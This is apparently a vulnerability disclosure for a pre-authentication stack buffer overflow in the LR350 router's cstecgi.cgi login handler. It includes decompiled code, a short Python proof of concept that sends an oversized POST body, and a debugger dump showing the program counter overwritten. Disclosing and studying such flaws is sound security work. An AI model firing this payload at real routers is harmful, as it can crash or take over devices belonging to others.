LR350 - bof - main（pre-authentication)

Hi, we found a **pre-authentication** stack buffer overflow at **LR350 (**Firmware version **V9.3.5u.6369_B20220309**), and contact you at the first time.


```
55  if ( strstr(v3, "action=login") )
56  {
57    if ( strstr(v3, "flag=ie8") )
58    {
59      v33 = strstr(v3, "verify=error");
60      v34 = (const char *)getenv("http_host");
61      sprintf(
62        v36,
63        "{\"topicurl\":\"loginAuth\",\"loginAuthUrl\":\"%s&http_host=%s&flag=ie8&verify=%d\"}",
64        v8,
65        v34,
66        v33 != 0);
67      v12 = v36;
68    }
```

In main function, the length of post data is not checked. If the query string is specified as **/cgi-bin/cstecgi.cgi?action=login&flag=ie8,** one can send a very long post data to overflow the stack buffer via sprintf.

PoC

```
import requests url = "http://192.168.17.220:80/cgi-bin/cstecgi.cgi?
action=login&flag=ie8" cookie = {"Cookie":"uid=1234"} data =
"username="+"a"*5000 response = requests.post(url, cookies=cookie, data=data)
print(response.text) print(response)
```

The PC register can be hijacked, which means it can result in RCE.


T5 0x1
T6 0x400
T7 0x42b49c (main+1116) ← lw $gp, 0x20($sp) /* ' ' */
T8 0x39
T9 0x77a18570 ← sltiu $v0, $a2, 0x10
S0 0x61616161 ('aaaa')
S1 0x7fa39d2c ← 0x61616161 ('aaaa')
S2 0x9
S3 0x3d
S4 0x77a18570 ← sltiu $v0, $a2, 0x10
S5 0x431360 ← 'NEED_AUTH'
S6 0xb6a3a0 ← 0x0
S7 0x77f23024
S8 0x77e548b4
FP 0x0
SP 0x7fa38900 ← 0x0
PC 0x77a18954 ← lbu $v0, ($a1)
► 0x77a18954 lbu $v0, ($a1)
0x77a18958 addiu $a0, $a0, 1
0x77a1895c subu $v1, $v1, $v0
0x77a18960 bnez $v1, 0x77a18978
0x77a18964 addiu $a1, $a1, 1
0x77a18968 addiu $a2, $a2, -1
0x77a1896c bnel $a2, $zero, 0x77a18954
0x77a18970 lbu $v1, ($a0)
0x77a18974 move $v1, $zero
0x77a18978 move $v0, $v1
0x77a1897c jr $ra
00:0000 sp 0x7fa38900 ← 0x0
01:0004 0x7fa38904 → 0x7fa38a70 ← 0x6f74227b ('{"to')
02:0008 0x7fa38908 → 0x7fa3ae54 ← '192.168.17.208'
03:000c 0x7fa3890c → 0xb6a410 ← 'loginAuth'
04:0010 0x7fa38910 → 0x7f93bd98 ← 0x7f93bd98
05:0014 0x7fa38914 → 0xb69008 ← 0x72657375 ('user')
06:0018 0x7fa38918 ← 0x77e548b4
07:001c 0x7fa3891c → 0x77b41888 ← lw $gp, 0x20($sp) /* ' ' */
► f 0 77a18954
Program received signal SIGSEGV (fault address 0x61616161)
pwndbg>